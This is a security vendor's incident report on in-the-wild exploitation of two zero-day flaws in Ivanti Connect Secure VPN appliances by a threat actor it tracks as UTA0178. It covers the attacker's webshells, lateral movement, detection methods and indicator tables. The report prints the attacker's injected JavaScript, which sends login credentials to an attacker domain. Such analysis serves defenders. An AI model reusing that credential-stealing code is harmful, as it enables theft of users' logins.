Active Exploitation of Two Zero-Day Vulnerabilities in Ivanti Connect Secure VPN

volexity.com/blog/2024/01/10/active-exploitation-of-two-zero-day-vulnerabilities-in-ivanti-connect-secure-vpn

January 10, 2024

January 10, 2024

by Matthew Meltzer, Robert Jan Mora, Sean Koessel, Steven Adair, Thomas Lancaster

Volexity has uncovered active in-the-wild exploitation of two vulnerabilities allowing unauthenticated remote code execution in Ivanti Connect Secure VPN devices. An official security advisory and knowledge base article have been released by Ivanti that includes mitigation that should be applied immediately. However, a mitigation does not remedy a past or ongoing compromise. Systems should simultaneously be thoroughly analyzed per details in this post to look for signs of a breach.

During the second week of December 2023, Volexity detected suspicious lateral movement on the network of one of its Network Security Monitoring service customers. Upon closer inspection, Volexity found that an attacker was placing webshells on multiple internal and external-facing web servers. These detections kicked off an incident response investigation across multiple systems that Volexity ultimately tracked back to the organization's Internet-facing Ivanti Connect Secure (ICS) VPN appliance (formerly known as Pulse Connect Secure, or simply Pulse Secure). A closer inspection of the ICS VPN appliance showed that its logs had been wiped and logging had been disabled. Further review of historic network traffic from the device also revealed suspect outbound and inbound communication from its management IP address. Volexity found that there was suspect activity originating from the device as early as December 3, 2023.

At this point in its incident response investigation, Volexity suspected a zero-day exploit was likely at play but did not yet have enough evidence to support this theory. Volexity and its customer worked closely with Ivanti in order to obtain disk and memory images from the impacted devices. Forensic analysis of the collected data provided insight into a variety of the attacker's tools, malware, and methods for operating.

Most notably, Volexity analyzed one of the collected memory samples and uncovered the exploit chain used by the attacker. Volexity discovered two different zero-day exploits which were being chained together to achieve unauthenticated remote code execution (RCE). Through forensic analysis of the memory sample, Volexity was able to recreate two proof-of-concept exploits that allowed full unauthenticated command execution on the ICS VPN appliance. These two vulnerabilities have been assigned the following CVEs:

When combined, these two vulnerabilities make it trivial for attackers to run commands on the system. In this particular incident, the attacker leveraged these exploits to steal configuration data, modify existing files, download remote files, and reverse tunnel from the ICS VPN appliance. Volexity observed the attacker modifying legitimate ICS components and making changes to the system to evade the ICS Integrity Checker Tool. Notably, Volexity observed the attacker backdooring a legitimate CGI file (`compcheckresult.cgi`) on the ICS VPN appliance to allow command execution. Further, the attacker also modified a JavaScript file used by the Web

SSL VPN component of the device in order to keylog and exfiltrate credentials for users logging into it. The information and credentials collected by the attacker allowed them to pivot to a handful of systems internally, and ultimately gain unfettered access to systems on the network.

This blog post covers key findings from Volexity's forensic analysis and incident response investigation, as well as advice for detecting successful exploitation. Volexity currently attributes this activity to an unknown threat actor it tracks under the alias **UTA0178**. Volexity has reason to believe that UTA0178 is a Chinese nation-state-level threat actor.

Incident Investigation

Volexity's customer has permitted the sharing of this incident investigation in order to shed light on the attacker's actions and potentially assist other organizations in jump-starting their investigations. Volexity used telemetry from its own Network Security Sensors, client EDR software, and forensic data collected from multiple systems to paint a thorough picture of the attacker’s actions. As noted, Volexity's investigation did not start with the ICS VPN appliance, but both forensic and network traffic analysis quickly led to that device. This allowed Volexity to zero in and scrutinize activity associated with the ICS VPN appliance.

Below are the highlights of Volexity’s observations when analyzing network traffic from ICS VPN appliances over the course of this incident:

- Outbound connections via curl to an IP Geolocation service via **ip-api[.]com** and to Cloudflare's **1.1.1.1** IP address on multiple occasions
- Reverse SOCKS proxy and SSH tunnel connections back through compromised Cyberoam appliances
- Download of tooling from a compromised Cyberoam appliance
- Reconnaissance of internal websites through proxied connections
- Lateral movement using compromised credentials to connect to internal systems via RDP, SMB, and SSH
- Transfer of multiple webshell variants, which Volexity calls **GLASSTOKEN**, to Internet-accessible web servers and systems that were only internally accessible.

Once the ICS VPN appliance had been identified as compromised, Volexity collected key evidence from it. This included data collected from the device using the Integrity Checking Tool Ivanti provides to identify mismatched files on the device. Customers are encouraged to open a support ticket with Ivanti in the event they see any signs of compromise, including new or mismatched files as identified by the Integrity Checker Tool. Volexity worked closely with Ivanti to obtain a decrypted version of the snapshot produced by the Integrity Checker Tool, as well as memory and disk images. Over the course of the incident, Volexity obtained multiple memory and disk images from multiple devices.

Volexity used a combination of memory and disk forensics, combined with the results of the Integrity Checker Tool, to quickly zero in on multiple malicious files placed on the compromised Ivanti Connect Secure VPN appliance. Below is a list of key files Volexity identified*.

Filename	Description	Purpose
`/home/perl/DSLogConfig.pm`	Modified Perl module	Designed to execute **`sessionserver.pl`**
`/home/etc/sql/dsserver/sessionserver.pl`	Perl script to remount the filesystem with read/write access	Make **`sessionserver.sh`** executable, execute it, then restore original mount settings
`/home/etc/sql/dsserver/sessionserver.sh`	Script executed by **`sessionserver.pl`**	Uses regular expressions to modify **`compcheckresult.cgi`** to insert a webshell into it; also creates a series of entries into files associated with the In-build Integrity Checker Tool to evade detection when periodic scans are run
`/home/webserver/htdocs/dana-na/auth/compcheckresult.cgi`	Modified legitimate component of the ICS VPN appliance, with new Perl module imports added and a one-liner to execute commands based on request parameters	Allows remote code execution over the Internet if the attacker can craft a requests with the correct parameters
`/home/webserver/htdocs/dana-na/auth/lastauthserverused.js`	Modified legitimate JavaScript component loaded by user login page of the Web SSL VPN component of ICS	Modified to harvest entered credentials and send them to a remote URL on an attacker-controlled domain

**Analysis of additional files is ongoing, and Volexity will update this blog post if necessary.*

Volexity also believes the attacker created and executed a number of files from the system's `/tmp/` directory that were no longer on disk at the time of analysis. Based on entries related to the exclusions list designed to evade the In-build Integrity Checker Tool, Volexity believes the following files were previously on disk at the following paths:

- `/tmp/rev`
- `/tmp/s.py`
- `/tmp/s.jar`
- `/tmp/b`
- `/tmp/kill`

By carving files from the disk images, despite the file having been deleted, Volexity was able to recover a Python-based proxy utility it believes was likely `s.py`. This was discovered to be a copy of PySoxy, a SOCKS5 proxy written in Python, which is available on GitHub.

Malware, Tools, and Living off the Land

While Volexity largely observed the attacker essentially living off the land, they still deployed a handful of malware files and tools during the course of the incident which primarily consisted of webshells, proxy utilities, and file modifications to allow credential harvesting. Once UTA0178 had access into the network via the ICS VPN appliance, their general approach was to pivot from system to system using compromised credentials. They would then further compromise credentials of users on any new system that was breached, and use these credentials to log into additional systems via RDP. Volexity observed the attacker obtaining credentials in a variety of ways, as detailed below:

- In multiple instances, the attacker was able to use credentials they had compromised to log into various workstations and servers and dump the memory of the LSASS process to disk using Task Manager. The attacker then exfiltrated this output to extract further credentials offline.
- The attacker was able to access a system containing Virtual Hard Disk backups, which included a backup of a domain controller. They mounted this virtual hard disk and extracted the Active Directory database ntds.dit file from it, and compressed it using 7-Zip.
- The attacker discovered an instance of Veeam backup software that was in use and used a script available on GitHub to dump credentials from it.
- As previously noted, the attacker modified JavaScript loaded by the Web SSL VPN login page for the ICS VPN Appliance to capture any credentials entered in it.

Using this access in the network, Volexity largely observed mostly reconnaissance and exploration of systems by UTA0178. This primarily consisted of looking through user files, configuration files, and testing access to systems. The primary notable activity beyond that was deployment of webshells to multiple systems. Volexity has not yet observed UTA0178 deploying any more advanced malware implants or persistence mechanisms outside of webshells. Below is a summary of the type of webshell activity Volexity observed:

- The attacker modified a legitimate ICS VPN component (`compcheckresult.cgi`) to support execution of remote command.
- The attacker deployed Version 1 of a webshell Volexity calls GLASSTOKEN to multiple Internet-accessible webservers.
- The attacker deployed Version 2 of the GLASSTOKEN webshell to an internal, non-Internet-accessible server.

Outside of the ability to execute commands on the ICS VPN appliance, these webshells appear to be the primary method the attacker would rely on for persistent access to the network. Additional details on some of the various observed malware and tools are described below.

GLASSTOKEN: A Custom Webshell

UTA0178 planted webshells on external-facing web servers in order to grant persistence to the customer environment. They could then use the webshells to execute commands on those devices. Only two variations of the same webshell were used in the attack.

Version 1

This version of the webshell has two code paths depending on the parameters present in the request. The first code path is almost identical to the “tunnel” template present in ReGeorg, which was used to relay a connection. The second code path is a classic code execution case where content from the request parameters is decoded from hex and then base64 decoded before being passed to Assembly.Load(). Based on evidence discovered, this was primarily used to execute arbitrary PowerShell commands. The full code from the webshell is available here.

Version 2

The second version of the webshell is almost exactly the same as the first, but it contains only the second code path to allow code execution. This version omits the native tunneling capability. The full code for this version is available here.

JS Credential Theft

As previously mentioned, to gain access to user credentials the attacker modified the file `lastauthserverused.js`, a legitimate component of the web app, modifying the "Login" function to POST user credentials to an attacker-controlled domain. This was done by adding the following code to the beginning of the function:

```
30  function Login(setCookies) {
31      var wdata = document.frmLogin.username.value;
32      var sdata = document.frmLogin.password.value;
33      if (wdata && sdata) {
34          var wdata = btoa(wdata);
35          var sdata = btoa(sdata);
36          const url = 'https://symantke.com?'+wdata+'&'+sdata;
37          var xhr = new XMLHttpRequest();
38          xhr.open('GET',url, false);
39          xhr.send(null);
40      }
```

This would result in a GET request from the user's browser back to the attacker website with the victim's username and password being base64 encoded in the request.

visits.py modification

The attacker also modified another inbuilt component of Ivanti Connect Secure named `visits.py`.The code in this function is called whenever users access `/api/v1/cav/client/visits`**.** The modification to this code was to add the following additional code to the handler for POST requests:

Detecting Compromise

There are three primary methods organizations can use to detect activity associated with a compromised Ivanti Connect Secure VPN appliance:

- Network traffic analysis
- VPN device log analysis
- Execution of the Integrity Checker Tool

The sections that follow describe what organizations can do to look for signs of compromise across these different categories. Any of these methods can provide strong evidence that the ICS VPN appliance is compromised. Should signs of compromise be identified, the section titled *Responding to Compromise* can be used for what to do next.

Network Traffic Analysis

One method organizations can use to look for signs of compromise is examine anomalous traffic originating from their VPN appliances. This includes both traffic destined for the Internet from the appliance and traffic from it to systems internally. While these devices are configured to allow remote users access into the network, IP addresses assigned to VPN users are typically separate from IP addresses used by the VPN appliance itself. Organizations can examine outbound network traffic from the VPN appliance to look for connections atypical of the device. From Volexity's Network Security Monitoring of client networks, it typically sees the VPN appliance connect back to **download.pulsesecure[.]net** and to any other customer-configured integrations, such as to an SSO or MFA provider. Example activity that Volexity observed from compromised VPN appliances that was irregular include the following:

- curl requests to remote websites
- SSH connections back to remote IPs
- Encrypted connections to hosts not associated with SSO/MFA providers or device updates

Further, Volexity was able to detect threat activity by observing inbound network traffic from IP addresses associated with the VPN appliances. There is likely an expected amount of internal traffic associated with these devices for DNS services, directory integrations, and other related traffic that should be consistently seen. However, other internal traffic that Volexity observed that was not expected included the following:

- RDP and SMB activity to internal systems
- SSH attempts to internal systems
- Port scanning against hosts to look for systems with accessible services

Volexity works with its customer to monitor their networks both internally and externally. At a minimum, any traffic analysis is likely to detect externally destined traffic. However, internal monitoring or hunting can also be accomplished by leveraging endpoint detection and response (EDR) products should the attacker attempt to connect to a system running the software. Searching or monitoring EDR products for this activity is another method to detect this threat.

VPN Device Log Analysis

Another great method for detecting threats on ICS VPN appliances is to monitor its logs. The good news is that these devices log quite a bit. These logs can be accessed via **System -> Log/Monitoring** from the admin interface. The logs can then be viewed on the web or exported for offline analysis. A SYSLOG server can also be configured to ensure these logs are sent to another destination and cannot be wiped or tampered with.

Volexity recommends organizations enable the setting to log "Unauthenticated Requests". This can be configured by accessing the *Log Settings* page under *User Access* from within the *Log/Monitoring* page. With this setting configured, unauthenticated web requests made to the ICS VPN appliance are recorded in the user logs. This can potentially help spot exploitation, data exfiltration, or other events related to an attacker attempting gain unauthorized access to the device. In a previous blog post, Volexity covered how these logs could be used to observe exploitation of Pulse Secure appliances. In that case, attackers were taking advantage of a vulnerability to steal database files that contain credentials and session information.

Volexity found the following cases to be useful for detecting compromise when examining logs from ICS VPN appliances:

- **Logs are wiped and/or disabled.** In at least one case, Volexity observed the threat actor clearing logs and disabling further logging. This can be a strong indicator of compromise, especially if you know logging should be and was previously working.
- **Requests for files in valid but atypical paths.** Unauthenticated request logging will capture requests made for any sort of web scanning. However, examining requests for valid ICS VPN appliance paths that are valid but not commonly seen can be a potential indicator of compromise. On multiple occasions, Volexity observed the threat actor accessing files they stored data exfiltration in via files found in the `/dana-na/help/` directory.
- **Detections from the In-build Integrity Checker Tool.** Starting with PCS 9.1R12, ICS VPN appliances have a built-in version of the integrity checker tool. This tool can be scheduled to run automatically and will log if new or mismatched files are detected. This can be an extremely strong indicator that your ICS VPN appliance is compromised. In the web interface, under *Event Logs* in *Log/Monitoring*, these events will show up as **SYS32039** and **SYS32040**. These IDs only show up in the web interface, will only appear as a "**critical**" event in the downloaded log, and will display text such as "*Integrity Scan Completed: Detected 2 new files*". If any new or mismatched files are listed, the device should be considered compromised.

The image below shows an example of what would be displayed in the web console if the In-build Integrity Checker Tool finds new files (SYS32039). A similar message will be displayed if mismatched files are identified (SYS32040).


Info	SYS32088	2024-01-03 16:58:59 - ive - [127.0.0.1] System()[] - Integrity Checker Tool: Periodic Scan Finished!
Critical	SYS32039	2024-01-03 16:58:59 - ive - [127.0.0.1] System()[] - Integrity Scan Completed: Detected 2 new files

Now for the bad news. At least as of the time of writing, the web requests associated with the exploits being used in the wild will not appear in the logs, even with the Unauthenticated Request setting enabled. This means that you cannot tell from logs if the server is being exploited.

Executing the Integrity Checker Tool

In addition to the built-in version, Ivanti has an enhanced version of the Integrity Checker Tool that can be run on ICS VPN appliances, which organizations can download. Once saved locally, the tool is run by uploading a package to the server and installing it as a Service Pack. The tool will then run and display its results on screen. This includes whether or not any new or mismatched files are discovered. **Note: Running the Integrity Checker Tool will reboot the ICS VPN appliance, which will result in the contents of system memory largely being overwritten.** If you have indicators of compromise prior to running this tool, it is recommended to not run the tool until you can collect memory and other forensic artifacts.

The image below shows an example of what it looks like when the Integrity Checker Tool is run on a compromised system.



As highlighted in the image, a strong indicator of potential compromise can be seen in Steps 8 and 9. These fields show values for "Mis-matched Files = " and "Newly detected Files = " that are greater than 0. Once the ICS VPN appliance reboots, an encrypted snapshot of the unexpected files is saved and accessible for download. This file can be provided to Ivanti to be decrypted and will contain an archival copy of the unexpected files identified.

Additional details about the tool, how to download it, and how deploy it can be found in KB44755.

Responding to Compromise

If you discover that your ICS VPN appliance is compromised, it is important to take immediate action. You do not want to simply wipe and rebuild the ICS VPN appliance. Collecting logs, system snapshots, and forensics artifacts (memory and disk) from the device are crucial. Pivoting to analyzing internal systems and tracking potential lateral movement should be done as soon as possible. Further, any credentials, secrets, or other sensitive data that may have been stored on the ICS VPN appliance should be considered compromised. This may warrant password resets, changing of secrets, and additional investigations.

Volexity strongly recommends that organizations look for signs of lateral movement internally from their ICS VPN appliance that is not consistent with expected behavior from the device. Proactive checks of any externally facing infrastructure may also be warranted if internal visibility is limited.

If any organization needs assistance validating or responding to a breach, please feel free to contact Volexity for **breach assistance**.

Conclusion

As organizations continue to improve and harden their defense, attackers are continually looking for ways to bypass them. Internet-accessible systems, especially critical devices like VPN appliances and firewalls, have once again become a favorite target of attackers. These systems often sit on critical parts of the network, cannot run traditional security software, and typically sit at the perfect place for an attacker to operate. Organizations need to make sure they have a strategy in place to be able to monitor activity from these devices and quickly respond if something unexpected occurs.

It is critically important that organizations immediately apply the available mitigation from Ivanti and the patch that will follow. However, applying mitigations and patches will not resolve past compromise. It is important that organizations running ICS VPN appliances review their logs, network telemetry, and Integrity Checker Tool results (past and present) to look for any signs of successful compromise.

Value	Entity_type	Description
206.189.208.156	ipaddress	DigitalOcean IP address tied to UTA0178
gpoaccess[.]com	hostname	Suspected UTA0178 domain discovered via domain registration patterns
webb-institute[.]com	hostname	Suspected UTA0178 domain discovered via domain registration patterns
symantke[.]com	hostname	UTA0178 domain used to collect credentials from compromised devices
75.145.243.85	ipaddress	UTA0178 IP address observed interacting with compromised device
47.207.9.89	ipaddress	UTA0178 IP address observed interacting with compromised device tied to Cyberoam proxy network
98.160.48.170	ipaddress	UTA0178 IP address observed interacting with compromised device tied to Cyberoam proxy network
173.220.106.166	ipaddress	UTA0178 IP address observed interacting with compromised device tied to Cyberoam proxy network
73.128.178.221	ipaddress	UTA0178 IP address observed interacting with compromised device tied to Cyberoam proxy network
50.243.177.161	ipaddress	UTA0178 IP address observed interacting with compromised device tied to Cyberoam proxy network

Value	Entity_type	Description
50.213.208.89	ipaddress	UTA0178 IP address observed interacting with compromised device tied to Cyberoam proxy network
64.24.179.210	ipaddress	UTA0178 IP address observed interacting with compromised device tied to Cyberoam proxy network
75.145.224.109	ipaddress	UTA0178 IP address observed interacting with compromised device tied to Cyberoam proxy network
50.215.39.49	ipaddress	UTA0178 IP address observed interacting with compromised device tied to Cyberoam proxy network
71.127.149.194	ipaddress	UTA0178 IP address observed interacting with compromised device tied to Cyberoam proxy network
173.53.43.7	ipaddress	UTA0178 IP address observed interacting with compromised device tied to Cyberoam proxy network

Related indicators can also be downloaded from the Volexity GitHub page:

Acknowledgements

Volexity would like to acknowledge the Ivanti team for their support in helping with the discovery, triage, and verification of the vulnerabilities discussed in this blog post. Throughout the incident response investigation and subsequent forensic analysis, Ivanti provided support that will ultimately protect organizations using the Ivanti Connect Secure software.